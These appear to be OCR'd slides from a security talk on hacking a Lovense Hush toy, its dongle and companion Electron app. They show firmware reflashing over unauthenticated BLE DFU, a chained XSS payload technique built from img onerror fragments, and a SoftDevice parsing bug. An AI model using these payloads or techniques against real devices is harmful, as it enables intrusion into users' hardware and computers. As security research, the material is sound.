
Function	Data	Data (chars)
IRP_MJ_WRITE	44 65 76 69 63 ...	DeviceType;..
IRP_MJ_READ	68 65 6c 6c 6f 2...	hello from modified dongle fw!


Lovense compromise map



Lovense Hush: hardware

- The Hush is based off the NRF528322
  - Cortex M4, 512KB flash, 64KB ram
  - Basically supercharged NRF58122
- We can easily locate things that weren't on the dongle…
- …and things that were
  - The Hush has working SWD test points
  - Thanks to this, we can just dump the firmware over SWD





Lovense Hush: firmware

- Quick RE confirms no JSON parser ☹
  - Only "simple" commands, but a lot of them
- Searching for "DFU" turns up two things
  - "DFU;" command handler, as expected
  - "DfuTarg" string in bootloader region
- "DfuTarg" is used the same as "LVS-Z001"
  - Makes it look like it's the bootloader's BLE DFU mode


0x7D4F6:

```
add     r1, pc, #0xe8 ; (adr r1, "DfuTarg")
bic.w   r0, r0, #0xf
adds    r0, r0, #1
bic.w   r0, r0, #0xf0
adds    r0, #0x10
strb.w  r0, [sp, #8]
movs    r2, #7
add     r0, sp, #8
svc     0x7c
```

0x21646:

```
add     r1, pc, #0x58 ; (adr r1, "LVS-Z001")
bic.w   r0, r0, #0xf
adds    r0, r0, #1
bic.w   r0, r0, #0xf0
adds    r0, #0x10
strb.w  r0, [sp, #8]
movs    r2, #8
add     r0, sp, #8
svc 0x7c
```

Sure enough…



Lovense Hush: DFU

- Can we just modify main.bin, recalculate its CRC16 and flash it using the Nordic DFU app?
- Yes
- This requires establishing a BLE connection to the Hush
  - But there’s no authentication – anyone can connect
  - Even if someone’s already connected – btlejack is a tool that lets us hijack unsecured BLE connections

firmware.bin

```
000207F0  2C 2E 00 20 00 B5 85 B0 14 22 56 A1 68 46 FE F7  ,.. .µ…°."V¡hFþ÷
00020800  C4 FE 59 48 00 4B 18 47 2B 09 02 00 8D F8 01 10  ÄþYH.K.G+.....ø..
00020810  81 78 8D F8 02 10 C1 78 8D F8 03 10 00 79 8D F8  .x.ø..Áx.ø...y.ø
```


…

```
00020940  05 D0 00 28 03 D0 00 22 11 46 FF F7 CF FD 05 B0  .Ð.(.Ð.".Fÿ÷Ïý.°
00020950  00 BD 00 00 68 65 6C 6C 6F 20 66 72 6F 6D 20 70  .½..hello from p
00020960  6C 75 67 00 42 3B 00 00 58 28 00 20 2C 2E 00 20  lug.B;..X(. ,..
```

Wireshark


Source	ATT Opcode	UART Tx	UART Rx
Master_…	Write Command	DeviceType;	
Slave_0…	Handle Value Notification		hello from plug
Master_…	Write Command	Battery;	
Slave_0…	Handle Value Notification		080;
Master_…	Write Command	Vibrate:0;	
Slave_0…	Handle Value Notification		OK;
Master_…	Write Command	Battery;	
Slave_0…	Handle Value Notification		080;
Master_…	Write Command	Battery;	
Slave_0…	Handle Value Notification		080;

Lovense compromise map



Buttplug code execution: why?

Buttplug ransomware



Weaponized buttplug

Hostile buttplug

Lovense Remote: incoming message handling

- on(”data”) does a little processing and passes the string to processData
- processData just throws the string into JSON.parse…
  - We just saw that JSON parser bugs are a thing… but realistically V8’s parser is much more robust
  - There have been bugs in its JSON engine like CVE-2015-6764, but in stringify, not parse
- But on(“data”) and processData also call a(), seemingly for logging
  - How does it work?
  - …by dumping the message as HTML into the DOM
  - That’s, like, classic trivial XSS

```
t.on("data", function(n) {
  e.dongleLiveTime = (new Date).getTime();
  a(n.toString());
  e.findDongle(n.toString(), t, i);
  e.onData(n.toString());
});

...

processData: function(e) {
  var t = null, i = this;
  try {
    t = JSON.parse(e)
  } catch (e) {
    return void a("data not json")
  }
  if (t) {
    ...
  }
}

...

function a(e) {
  if (!document.getElementById("dongleInfo")) {
    var t = document.createElement("div");
    t.id = "dongleInfo", t.style.display = "none", ...
    document.getElementsByTagName("body")[0].appendChild(t);
  }
  var i = document.createElement("div");
  i.innerHTML = e;
  document.getElementById("dongleInfo").appendChild(i);
  console.error(e);
}
```

Lovense Remote: incoming message handling


- We can inject arbitrary HTML into the electron app from the dongle
- We can only do it 32 characters at a time
- Is that enough to execute JavaScript?
  - Yes

Example 30 character payload:

```
<img src=a onerror='alert(1)'>
```

Doesn’t exist, will throw an error

Result when starting the app:



Lovense Remote: incoming message handling

- In practice, there's a little more work to be done to send a larger payload
  - We can only execute 10 characters of JavaScript at a time
  - Because we're relying on **onerror**, there's no strong guarantee of which order our payloads will be executed in
- Solution: create an array, populate it through explicit indices, then join it and eval
  - Use dummy payloads to serialize when necessary
  - I'm not a web developer, there's probably a better way to do this ☺

Initialize array

```
<img src=a onerror='z=[];'>
```

Serialization payload (send many)

```
<img src=a onerror=''>
<img src=a onerror=''>
...
```

Populate array

```
<img src=a onerror='z[0]="x=d"'>
<img src=a onerror='z[1]="ocu"'>
...
<img src=a onerror='z[30]="s:"'>
...
<img src=a onerror='z[61]="; "'>
```

Shorten z.join so we can actually call it

```
<img src=a onerror='z.z=z.join'>
```


Call z.join(“”)

```
<img src=a onerror='z=z.z("")'>
```

eval the final, full payload!

```
<img src=a onerror='eval(z)'>
```

Lovense compromise map



Compromising the app from the Hush

- The dongle basically just packages toy messages and forwards them
  - So yes, we could put HTML in there
- However, the dongle only receives 20 byte messages at a time…
  - Is 20 characters enough to do XSS?
  - No, it doesn't look like it
    - I tried with super short domains and using <base>, but default scheme is file://, not http://, so it's still not enough ☹
- There is a bug here: no null-terminator check, so we could append uninitialized data to our message
  - But couldn't find a way to control data ☹

```
void ble_gattc_on_hvx(ble_evt_t *event, remote_toy_t *remote_toy)
{
  char local_buf[20];

  if ( remote_toy )
  {
    if ( ... )
    {
      uint16_t len = event->len;
      zeroset(local_buf, 20);
      if ( len >= 20 ) len = 20;
      memcpy(local_buf, event->p_data, len);
      sendHostMessage_(
          "{\"type\":\"toy\",\"func\":\"toyData\",\"data\":{\"id\":"
          "\"%02X%02X%02X%02X%02X%02X\",\"data\":\"%s\"}}\n",
          remote_toy->mac[0], remote_toy->mac[1], remote_toy->mac[2],
          remote_toy->mac[3], remote_toy->mac[4], remote_toy->mac[5],
          local_buf);
    }
  }
}
```

Compromising the dongle over BLE

- We can't go straight from the toy to the app
  - But maybe we can go toy -> dongle -> app
- We saw the dongle firmware doesn't do much with toy messages, just forwards them
  - But there's more code on the dongle than just Lovense's
- The Application is what Lovense built
- The Bootloader is what handles DFU
- The SoftDevice is a driver for the chip's hardware
  - Closed source, built by Nordic Semiconductor
  - For example, includes the implementation of the BLE stack
    - So when the Application wants to send a BLE message to a toy, it asks the SoftDevice to it (through SVC calls)

0x00040000
Bootloader Flash Region
0x0003C000
Unused Flash Region
0x000218D8
Application Flash Region
0x0001B000
SoftDevice Flash Region
0x00000000

Nordic SoftDevice BLE vulnerabilities

- Since we can debug the SoftDevice, it's easy to find where BLE messages come from, especially with no ASLR
  - setwp is your friend ☺
- After a bit of RE we can find packet handlers for various protocols
  - On the right: incoming packet handler for the GATTC (General Attribute Protocol Client) role, which is what the dongle is
  - Specifically, the handler for Read by Type Response packets

```
void ble_gattc_packet_handler_(uint32_t input_len, uint8_t *input_buf,
                uint8_t *gattc_event, int conn_handle, uint8_t* status)
{
  ...

  switch(input_buf[0] & 0x3F)
  {
    ...
    case 0x09: // GATT Read By Type Response
      if ( !(*status & 0x10) || input_len < 2 )
        return NRF_ERROR_INVALID_PARAM;

      num_attributes = 0;
      attribute_data_length = input_buf[1];

      input_buf_cursor = &input_buf[2];
      input_remaining_len = input_len - 2;

      while ( attribute_data_length <= input_remaining_len )
      {
        attribute_data->handle = *(u16*)input_buf_cursor;
        attribute_data->value_ptr = &input_buf_cursor[2];
        input_buf_cursor += attribute_data_length;

        input_remaining_len -= attribute_data_length;

        num_attributes++;
        attribute_data++;
      }

      *status = 0;
      break;
    ...
  }
  ...
}
```

Ready by Type Response packets

- GATT clients can send a “read by type” request packet
  - Contains a type and a range of handles to read from
- Servers then respond with a “read by type” response packet
  - Returns data associated to handles within that range that match that type
  - The number of handle/data pairs is determined by dividing remaining packet length by the handle/data pair length field
    - That field is supposed to always be 0x7 or 0x15…

Sample Packet:

```
Offset(h) 00 01 02 03 04 05 06 07

00000000  09 06 0D 00 BE BA AD DE
00000008  0E 00 DE C0 AD 0B 0F 00
00000010  AD FD EE 0B
```

09 : packet type (read by type response)

06 : handle/data pair length

0D 00 : handle

BE BA AD DE : data

Sample Packet:

Offset(h)	00	01	02	03	04	05	06	07
